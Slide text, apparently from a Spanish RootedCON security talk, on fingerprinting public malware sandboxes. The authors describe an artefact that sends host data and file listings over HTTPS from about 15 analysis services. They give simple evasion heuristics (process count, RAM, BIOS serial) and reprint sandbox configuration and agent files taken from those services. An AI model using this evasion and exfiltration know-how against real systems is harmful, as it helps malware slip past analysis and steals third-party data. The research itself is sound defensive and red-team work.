

Sandbox fingerprinting

Evadiendo entornos de análisis

/RootedCON[®]



ATENEA
Plataforma de desafíos de seguridad

ccn-cert

Whoami



Víctor Calvo



Miembro del Red Team de S2 Grupo



@aetsu



Roberto Amado



Director Técnico de Seguridad en S2 Grupo



@ramado78

Índice


1. Motivación
2. Entorno de análisis
3. Identificación de sandbox
4. Análisis de la seguridad de las sandbox
5. Sandbox owner fingerprinting
6. En qué estamos trabajando
7. Conclusiones

1. Motivación

- Queremos tratar de identificar si nuestros artefactos se encuentran en una sandbox. Partimos de la idea del siguiente post:
 - Machine Learning for Red Teams - Part 1: <https://silentbreaksecurity.com/machine-learning-for-red-teams-part-1>
- Queremos obtener inteligencia para saber como se construyen las sandbox de terceros y como un malware podría evadir su clasificación
- Queremos saber si sería posible escapar de las sandbox e identificar a los analistas que las utilizan



2.1 Entorno de análisis - Arquitectura



2.1 Entorno de análisis – Desarrollo del artefacto


- Artefacto escrito en C# y .Net
- Exfiltración de información mediante peticiones POST sobre HTTPs
- No necesitamos pasar desapercibidos, queremos ser analizados por cuantas más sandbox mejor.
- “Le damos realismo”: Un documento Word con una macro que mediante powershell que descarga un binario y lo ejecuta.

2.1 Entorno de análisis - Desarrollo

Información recopilada en cada ejecución:

- Versión del sistema operativo
- Usuario actual
- Dominio
- Versión de .Net
- Identificador de la placa base
- Numero de procesadores
- Modelo del procesadores
- Serial de la BIOS
- Cantidad de memoria RAM
- Netstat
- Netstat routes
- Dirección MAC
- Fabricante de la MAC
- Listado de procesos en ejecución
- Total de procesos en ejecución
- Listado de usuarios
- Número de usuarios
- Grupos locales
- Número de grupos locales
- Unidades montadas
- Listado de tareas programadas
- Antivirus instalado
- Listado de archivos en *C:\Program Files (x86)*
- Listado de archivos en *C:\Program Files*
- Listado de archivos en *C:*
- Listado de archivos en *C:\Windows\System32\drivers*
- Listado de archivos en Otros discos montados
- Listado de módulos cargados por nuestro programa

2.1 Entorno de análisis - Desarrollo



2.2 Objetivos analizados

- Virustotal
 - Sndbox
 - Any.run
 - Hybrid
 - Joe Sandbox
 - Analyz
 - Valkyrie
 - Intezer Analyze
- Vicheck
 - Iobit
 - Jotti
 - VirScan.org
 - Metadefender Cloud
 - Avira
 - Kaspersky VirusDesk




2.3 Ejecuciones del artefacto

Subimos muestras con identificadores únicos a cada servicio

Virustotal
Sndbox
Any.run
Hybrid
Joe Sandbox
Analyz
Valkyrie
Intezer Analyze

Vicheck
Iobit
Jotti
VirScan.org
Metadefender Cloud
Avira
Kaspersky VirusDesk



Ejecuciones del artefacto y exfiltración de los datos de la sandbox

2.4 Plataforma de análisis

Resultados recopilados en un repositorio centralizado

Dashboard	All data	Analysis										
1 - 37 / 37 (37)												
Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO				
Virustotal	[REDACTED]	False	ete9t8e8t3	0MB		50	True					
Sndbox	[REDACTED]	False	ete9t8e8t3	0MB		50	True					
Virustotal	[REDACTED]	False		4096MB		42	True					
Hybrid	[REDACTED]	True	0	0MB		35	True					
Any.run	[REDACTED]	False	CNS12005600900034500	0MB		28	True					
Vicheck	[REDACTED]	False	Syst-em-	1024MB		52	True					
Metadefender Cloud	[REDACTED]	False	HBF5SGR1NU	4096MB		118	False					
Kaspersky VirusDesk	[REDACTED]	False	Unknown	2048MB	Kaspersky	75	True					
Sndbox	[REDACTED]	False	Unknown	1280MB	VMware	39	True					
Sndbox	[REDACTED]	False	JFR291EDA00016	1536MB	Yara HSN2 JavaScript Analyzer	31	True					

2.4 Plataforma de análisis

Ejemplo de información recopilada

Dashboard All data Analysis

Source: Virustotal
User name: Administrator
Hostname: SALEMPC
Cli: 4.0.30319.18444
VM?: False
Motherboard Serial: BTKB305007PH
Bios Serial:
Nº Processors: 4
Processor vendor: Intel® Core™ i5-3470S CPU @ 2.90GHz, x64 Family 6 Model 58 Stepping 9, CPU 1
RAM: 4096MB
MAC: 70:54:D2:8F:32 (PEGATRON CORPORATION)
Is Sandbox?: ✓

Nº Local Groups: 15

Local Groups

- Administrators
- Backup Operators
- Cryptographic Operators
- Distributed COM Users
- Event Log Readers
- Guests
- HomeUsers
- IIS_IUSRS
- Network Configuration Operators
- Performance Log Users
- Performance Monitor Users
- Power Users
- Remote Desktop Users
- Replicator
- Users

IP Connection:
ASN Country Code: SK
ASN Description: VNET-AS, SK
Network Start Address: [REDACTED]
Network End Address: [REDACTED]
Network CIDR: [REDACTED]
Network IP Version: v4
Network Name: SK-VNET
Network Country: SK

Nº Users: 4

Users

512 SALEMPC\Administrator Built-in account for administering the computer/domain FALSE SALEMPC TRUE FALSE Administrator TRUE FALSE TRUE S-1-5-21-1266888247-2479463716-2198037836-500 1 OK

512 SALEMPC\Guest Built-in account for guest access to the computer/domain TRUE SALEMPC TRUE FALSE Guest FALSE FALSE FALSE S-1-5-21-1266888247-2479463716-2198037836-501 1 Degraded

512 SALEMPC\HomeGroupUser\$ Built-in account for homegroup access to the computer FALSE SALEMPC HomeGroupUser\$ TRUE FALSE HomeGroupUser\$ TRUE FALSE TRUE S-1-5-21-1266888247-2479463716-2198037836-1002 1 OK

512 SALEMPC\Modesty FALSE SALEMPC Modesty TRUE FALSE Modesty TRUE TRUE S-1-5-21-1266888247-2479463716-2198037836-1003 1 OK

Y mucha más...

3.1 Identificando Sandbox - Objetivos

OBJETIVO: Saber si nuestro artefacto esta ejecutándose en una sandbox

Estado del arte: Existen numerosas aplicaciones , estudios ... como el de machine learning:

- Machine Learning for Red Teams - Part 1: <https://silentbreaksecurity.com/machine-learning-for-red-teams-part-1>

Algunos números obtenidos...

- Tenemos 37 ejecuciones de nuestro artefacto que recopilan información del los servicios de análisis de sandbox
- 27 IPs orígenes públicas identificadas
- De los 15 proveedores de servicios públicos de sandbox analizados, 8 han contactado con nuestra infraestructura

3.2 Identificando Sandbox - Resultados preliminares

Primeros análisis básicos muestran que palabras VMware, Vbox y KVM en la información recopilada

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Hybrid		True	0	0MB		35	True	
Virustotal		True	0	0MB	Fortinet	34	True	
Sandbox		True	0	0MB	Fortinet	35	True	
Sandbox		True	VMware-42 1f 04 24 36 44 66 5d-e0 52 e4 6b ab 14 c4 83	2048MB	Python VMware	44	True	
Virustotal		True	0	0MB		56	True	
Virustotal		True	VMware-56 4d 35 8e 32 90 29 fe-b2 08 b6 2b 73 8c db d6	1024MB	VMware	46	True	

De los 37, con un búsqueda de referencias a palabras clave como “VMware”,
6 se sabe que es un entorno de análisis

3.2 Identificando Sandbox

Máquinas que tienen como *0mb* como memoria RAM

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Virustotal	[REDACTED]	False	ete9t8e8t3	0MB		50	True	
Sandbox	[REDACTED]	False	ete9t8e8t3	0MB		50	True	
Hybrid	[REDACTED]	True	0	0MB		35	True	
Any.run	[REDACTED]	False	CNS12005600900034500	0MB		28	True	
Virustotal	[REDACTED]	False	ete9t8e8t3	0MB		52	True	
Sandbox	[REDACTED]	False	ete9t8e8t3	0MB		52	True	
Intezer Analyze	[REDACTED]	False	ete9t8e8t3	0MB		50	True	
Virustotal	[REDACTED]	True	0	0MB	Fortinet	34	True	

De los 37, con un simple comprobación de la memoria RAM, 10 se sabe que es un entorno de análisis



3.3 Identificando Sandbox

Dato curioso: Archivos subidas a distinto servicio muestran conexiones desde la mismas IPs y comparten parámetros de las sandbox. Esto implica que los distintos servicios comparten sandbox de terceros para el análisis

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Virustotal	[REDACTED]	False	Unknown	1536MB		50	True	
Sndbox	[REDACTED]	False	Unknown	1536MB		50	True	
Intezer Analyze	[REDACTED]	False	Unknown	1536MB		53	True	

3.3 Identificando Sandbox

Máquinas con mas de 85 procesos

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
Metadefender Cloud	██████████	False	HBF5SGR1NU	4096MB		118	False	

De los 37 resultados obtenidos, **36 tienen menos de 85** procesos en ejecución

3.4 Estado de las sandbox

Algoritmo “complejo” de detección de entorno sandbox: **Cantidad de procesos en ejecución**

- Versión del sistema operativo
- Usuario actual
- Dominio
- Versión de .Net
- **Identificador de la placa base**
- Numero de procesadores
- Modelo del procesadores
- **Serial de la BIOS**
- **Cantidad de memoria RAM**
- Netstat
- Netstat routes
- Dirección MAC
- Fabricante de la MAC
- Listado de procesos en ejecución
- **Total de procesos en ejecución**
- Listado de usuarios
- Número de usuarios
- Grupos locales
- Número de grupos locales
- Unidades montadas
- Listado de tareas programadas
- Antivirus instalado
- Listado de archivos en *C:\Program Files (x86)*
- Listado de archivos en *C:\Program Files*
- Listado de archivos en *C:*
- Listado de archivos en *C:\Windows\System32\drivers*
- Listado de archivos en Otros discos montados
- Listado de módulos cargados por nuestro programa

Otros parámetros interesantes son:

- Serial de la BIOS
- Identificador de la placa base
- Cantidad de memoria RAM

Por lo tanto, el estado actual de las capacidades de ocultación de sandbox de proveedores de servicios *públicos* presentan poca madurez en este ámbito. **Por lo que no es necesario, al menos de momento, del uso de machine learning para estos entornos**

4. Análisis de la seguridad de las sandbox

OBJETIVO: Obtener inteligencia de las sandbox, saber como trabajan

- Al listar directorios hemos visto que existen archivos interesantes, que forman parte de la lógica de análisis y ejecución de la sandbox y quizás sean accesibles...
- ¿Tenemos permisos para acceder a los archivos o escribir en ellos?
- ¿Cómo obtenemos los archivos?


4. Análisis de la seguridad de las sandbox

Consideraciones:

- Tiempo de ejecución corto, de 3 a 5 minutos aproximadamente
- Rediseñamos el binario con múltiples hilos
- Limitamos por extensión del archivo:

.7z	.conf	.ini	.key	.pub	.sql	.yara
.backup	.db	.jar	.log	.py	.ssdeep	.zip
.bat	.dll	.jpeg	.pdf	.rar	.sys	
.bin	.doc	.jpg	.pfx	.reg	.txt	
.bmp	.docx	.js	.ppk	.rules	.vbs	
.cfg	.exe	.json	.ppt	.rtf	.xls	
.cmd	.inf	.kdbx	.pptx	.sh	.xlsx	

4. Análisis de la seguridad de las sandbox



4.1 Análisis de archivos exfiltrados

Se ha accedido a un total de 874 archivos

```
webdavs/3jxf01dqrxe/benign.doc
webdavs/3jxf01dqrxe/backup/mount.sh
webdavs/3jxf01dqrxe/benign.pdf
webdavs/aoehwk1x1at/bin/sh.exe
webdavs/3jxf01dqrxe/launch.vbs
webdavs/aoehwk1x1at/bin/cut.exe
webdavs/3jxf01dqrxe/backup
webdavs/3jxf01dqrxe/backup/edit_registry.bat.old
webdavs/aoehwk1x1at/Office2010.reg
webdavs/3jxf01dqrxe/OEMLOGO.BMP
webdavs/aoehwk1x1at/oem.reg
webdavs/3jxf01dqrxe/VMwareOSOptimizationTool_b1071.zip
webdavs/3jxf01dqrxe/bin/sh.exe
webdavs/aoehwk1x1at/benign.xls
webdavs/3jxf01dqrxe/__D_
webdavs/3jxf01dqrxe/start.bat
webdavs/aoehwk1x1at/fakepos_binaries/CentralCreditCard.exe
webdavs/3jxf01dqrxe/edit_registry.bat
webdavs/3jxf01dqrxe/backup/unmount.bat
webdavs/3jxf01dqrxe/sdelete.exe
webdavs/3jxf01dqrxe/benign.jar
webdavs/3jxf01dqrxe/sleep.exe
webdavs/3jxf01dqrxe/allyourbase.swf
webdavs/aoehwk1x1at/bin/grep.exe
webdavs/3jxf01dqrxe/AcrobatReader9.reg
```

```
webdavs/ic3bgnyj1vt/icwtutor.exe
webdavs/ic3bgnyj1vt/File50660.xlsx
webdavs/ic3bgnyj1vt/README.txt
webdavs/ic3bgnyj1vt/__G_
webdavs/ic3bgnyj1vt/iedw.exe
webdavs/ic3bgnyj1vt/Gears.pptx
webdavs/ic3bgnyj1vt/7zw945.7z
webdavs/e2en0dzx1d4/__F_
webdavs/erblzho4awm/Max.py
webdavs/ic3bgnyj1vt/__F_
webdavs/ic3bgnyj1vt/File81823.docx
webdavs/ic3bgnyj1vt/Temp.xlsx
webdavs/ic3bgnyj1vt/ExtExport.exe
webdavs/e2en0dzx1d4/ctypes.py
webdavs/ic3bgnyj1vt/uninstall.exe
webdavs/ic3bgnyj1vt/Invoice.doc
webdavs/ic3bgnyj1vt/calc.exe
webdavs/ic3bgnyj1vt/Photos.zip
webdavs/ic3bgnyj1vt/notepad.exe
webdavs/ic3bgnyj1vt/SolvSamp.xls
webdavs/ic3bgnyj1vt/inetwiz.exe
webdavs/ic3bgnyj1vt/Backup.rar
webdavs/ic3bgnyj1vt/poc777.txt
webdavs/ic3bgnyj1vt/icwconn2.exe
webdavs/ic3bgnyj1vt/isignup.exe
webdavs/ic3bgnyj1vt/Slides.ppt
webdavs/erblzho4awm/__G_
webdavs/ic3bgnyj1vt/icwrmind.exe
webdavs/ic3bgnyj1vt/Payments.xls
webdavs/ic3bgnyj1vt/cmd.exe
webdavs/ic3bgnyj1vt/icwconn1.exe
webdavs/ic3bgnyj1vt/iexplore.exe
```

4.1 Análisis de archivos exfiltrados

Archivos “legítimos” para darle realismo a la sandbox:

- benign.doc
- benign.jar
- benign.pdf
- benign.xls
- First Michigan Bank-11-2012.pdf
- IMG_6014.jpg
- IMG_6049.jpg
- Presidential Savings Bank-2010-02-13.pdf
- Presidential Savings Bank-2010-05-02.pdf

Form W-4 (2015)

Purpose. Complete Form W-4 so that your employer can withhold the correct federal income tax from your pay. Consider completing a new Form W-4 each year and when your personal or financial situation changes.

Exemption from withholding. If you are exempt, complete **only** lines 1, 2, 3, 4, and 7 and sign the form to validate it. Your exemption for 2015 expires February 16, 2016. See Pub. 505, Tax Withholding and Estimated Tax.

Note. If another person can claim you as a dependent on his or her tax return, you cannot claim exemption from withholding if your income exceeds \$1,050 and includes more than \$350 of unearned income (for example, interest and dividends).

Exceptions. An employee may be able to claim exemption from withholding even if the employee is a dependent, if the employee:

- Is age 65 or older;
- Is blind; or
- Will claim adjustments to income; tax credits; or itemized deductions, on his or her tax return.

The exceptions do not apply to supplemental wages greater than \$1,000,000.

Basic instructions. If you are not exempt, complete the **Personal Allowances Worksheet** below. The worksheets on page 2 further adjust your withholding allowances based on itemized deductions, certain credits, adjustments to income, or two-earners/multiple jobs situations.

Complete all worksheets that apply. However, you may claim fewer (or zero) allowances. For regular wages, withholding must be based on allowances you claimed and may not be a flat amount or percentage of wages.

Head of household. Generally, you can claim head of household filing status on your tax return only if you are unmarried and pay more than 50% of the costs of keeping up a home for yourself and your dependent(s) or other qualifying individuals. See Pub. 501, Exemptions, Standard Deduction, and Filing Information, for information.

Tax credits. You can take projected tax credits into account in figuring your allowable number of withholding allowances. Credits for child or dependent care expenses and the child tax credit may be claimed using the **Personal Allowances Worksheet** below. See Pub. 505 for information on converting your other credits into withholding allowances.

Personal Allowances Worksheet (Keep for your records.)

A Enter “1” for **yourself** if no one else can claim you as a dependent A _____

- You are single and have only one job; or

Si encuentras este tipo de ficheros
ya sabemos que estamos en una sandbox...

4.1 Análisis de archivos exfiltrados

Ficheros de configuración para enmascarar la sandbox:

Ocultación de parámetros de la sandbox a través del fabricante:

- oem.reg

Configuraciones para Office 2010:

- Office2010.reg

Configuraciones para Acrobat Reader 9:

- AcrobatReader9.reg

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\OEMInformation]
"LOGO"="C:\Windows\System32\OEMLOGO.bmp"
"Manufacturer"="ASUS"
"SupportURL"="http://www.asus.com"
```

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common]
"UpdateReliabilityData"=dword:00000000
"QMSessionCount"=dword:00000002

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\TrustCenter]
"TrustBar"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Internet]
"UseOnlineContent"=dword:00000000
"IDN_AlertOff"=dword:00000001
"UseOnlineAppDetect"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Research\Options]
"DiscoveryNeedOptIn"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security]
"AccessVBOM"=dword:00000001
"VBAWarnings"=dword:00000001
"EnableDEP"=dword:00000000

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Security\FileBlock]
"Word95Files"=dword:00000000
```

4.1 Análisis de archivos exfiltrados

Ficheros de configuración de despliegue del entorno:

- mount.sh
- edit_registry.bat
- start.bat

```
c:/windows/system32/ipconfig.exe /renew  
  
IPCFG=`c:/windows/system32/ipconfig.exe /all | c:/bin/grep.exe 'IP Address'`  
IP=`echo $IPCFG | c:/bin/cut.exe -d ":" -f 2 | c:/bin/cut.exe -d " " -f 2`  
THIRD_OCTET=`echo $IP | c:/bin/cut.exe -d "." -f 3`  
  
if [ $THIRD_OCTET -lt 10 ]; then  
  >> SHARE=mt0$THIRD_OCTET  
elif [ $THIRD_OCTET -lt 100 ]; then  
  >> SHARE=mt0$THIRD_OCTET  
else  
  >> SHARE=mt$THIRD_OCTET  
fi;  
  
HOST=192.168.${THIRD_OCTET}.1  
  
while [ ! -d e:/home ];  
do  
  c:/windows/system32/net.exe use e: \\\\$HOST\\\\$SHARE /user:nobody password  
  c:/sleep.exe 1  
done;  
|  
  
@reg copy HKLM\HARDWARE\ACPI\FADT\MSI\BXPCFACP HKLM\HARDWARE\ACPI\FADT\MSI\MSI /s /f  
@reg delete HKLM\HARDWARE\ACPI\FADT\MSI\BXPCFACP /f  
  
@reg copy HKLM\HARDWARE\ACPI\RSDT\BOCHS_ HKLM\HARDWARE\ACPI\RSDT\MSI /s /f  
@reg delete HKLM\HARDWARE\ACPI\RSDT\BOCHS_ /f  
  
@reg copy HKLM\HARDWARE\RSDT\MSI\BXPCRSDT HKLM\HARDWARE\ACPI\RSDT\MSI\MSI /s /f  
@reg delete HKLM\HARDWARE\ACPI\RSDT\MSI\BXPCRSDT /f  
  
@reg add HKLM\HARDWARE\DESCRIPTION\System /v SystemBiosVersion /t REG_MULTI_SZ /d "MSI -1" /f
```

4.1 Análisis de archivos exfiltrados

Archivos del agente de análisis del malware:

- loader.py
- guest.py

```
import zipfile
import requests
import socket
from subprocess import Popen
from os import fdopen, mkdir, chdir, unlink, system, listdir, environ
from sys import exit
from shutil import rmtree
import sys
import time

mkdir(r'Z:\utils')
mkdir(r'Z:\results')
chdir(r'Z:\utils')

sys.path.insert(0, r'Z:\utils')

has_console = True

_stdout = open(r'Z:\results\stdout.txt', 'w')
_stderr = open(r'Z:\results\stderr.txt', 'w')

if sys.executable.endswith('wupdater.exe'):
    sys.stdout = fdopen(_stdout.fileno(), 'w', 0)
    sys.stderr = fdopen(_stderr.fileno(), 'w', 0)
    has_console = False

proxyip = socket.gethostbyname('extractor.proxy')
proxies = {'http': 'http://'+proxyip+':8080'}

warmup_timeout = 40

print "Warm up the system ({})".format(warmup_timeout)

if has_console:
    for i in xrange(warmup_timeout):
        sys.stdout.write("\rTimeout: %02d" % (warmup_timeout-i))
        sys.stdout.flush()
        time.sleep(1)
else:
    time.sleep(warmup_timeout)

print 'Prepare environment..'
```

```
utils = {
    'dumper': 'dumper.exe',
    'uiproxy': 'c2ae_uiproxy.exe',
    'userimitator': 'user_imitator.exe',
    'yara': 'rules.yara',
    'triggers': 'triggers.yara',
    'predetect': 'predetect.yara',
    'whitelist_ssdeep': 'whitelist.ssdeep',
}

results = {
    'log': 'guest.log',
    'perf': 'perf.csv',
    'stdout': 'stdout.txt',
    'stderr': 'stderr.txt',
    'limit': '5000',
    'snapshot': 'procsnap',
    'screenshot': 'screenshot.bmp',
    'dumper_log': 'dumper.log',
    'autoruns': 'autoruns.info',
    'regdiff': 'regdiff.json',
    'evtdiff': 'evtdiff.json'
}

copy_files = {
    'powershell.exe': expandvars('%windir%\System32\Windows
```

4.1 Análisis de archivos exfiltrados

Herramientas de análisis:

- Facondetector.exe
- messia.exe
- c2ae_uiproxy.exe
- dumper.exe

```
*****  
**** Facon Analysis was started ****  
*****
```

```
*****  
**** Messia was started ****  
*****
```

Herramientas de **simulación** de entorno:

- user_imitator.exe
- hangload.exe

4.1 Análisis de archivos exfiltrados

Inteligencia de detección utilizada por las sandbox

Hashes Ssdep (98304 entradas):

- whitelist.ssdeep

```
98304:tyU/kDUIUTp@w$19q8s80!TYS:T$KfRp$JVAV@vnXwpf/tws:tco1Ww185G5/T$JvuatvnxEv,"Windows/system32/uuukes.dll"
98304:tYU7kbUIFpdY0319q8s80!fys7f5krPp23AVfaEvnXwpf/tws:tc0IwI85G5/f13vUeVnXEV,"Windows/winsxs/x86_microsoft-windows-ddores_31bf3856ad364e35_6.1.7600.16385_none_1e9c329c9fe0187e/DDORes.dll"
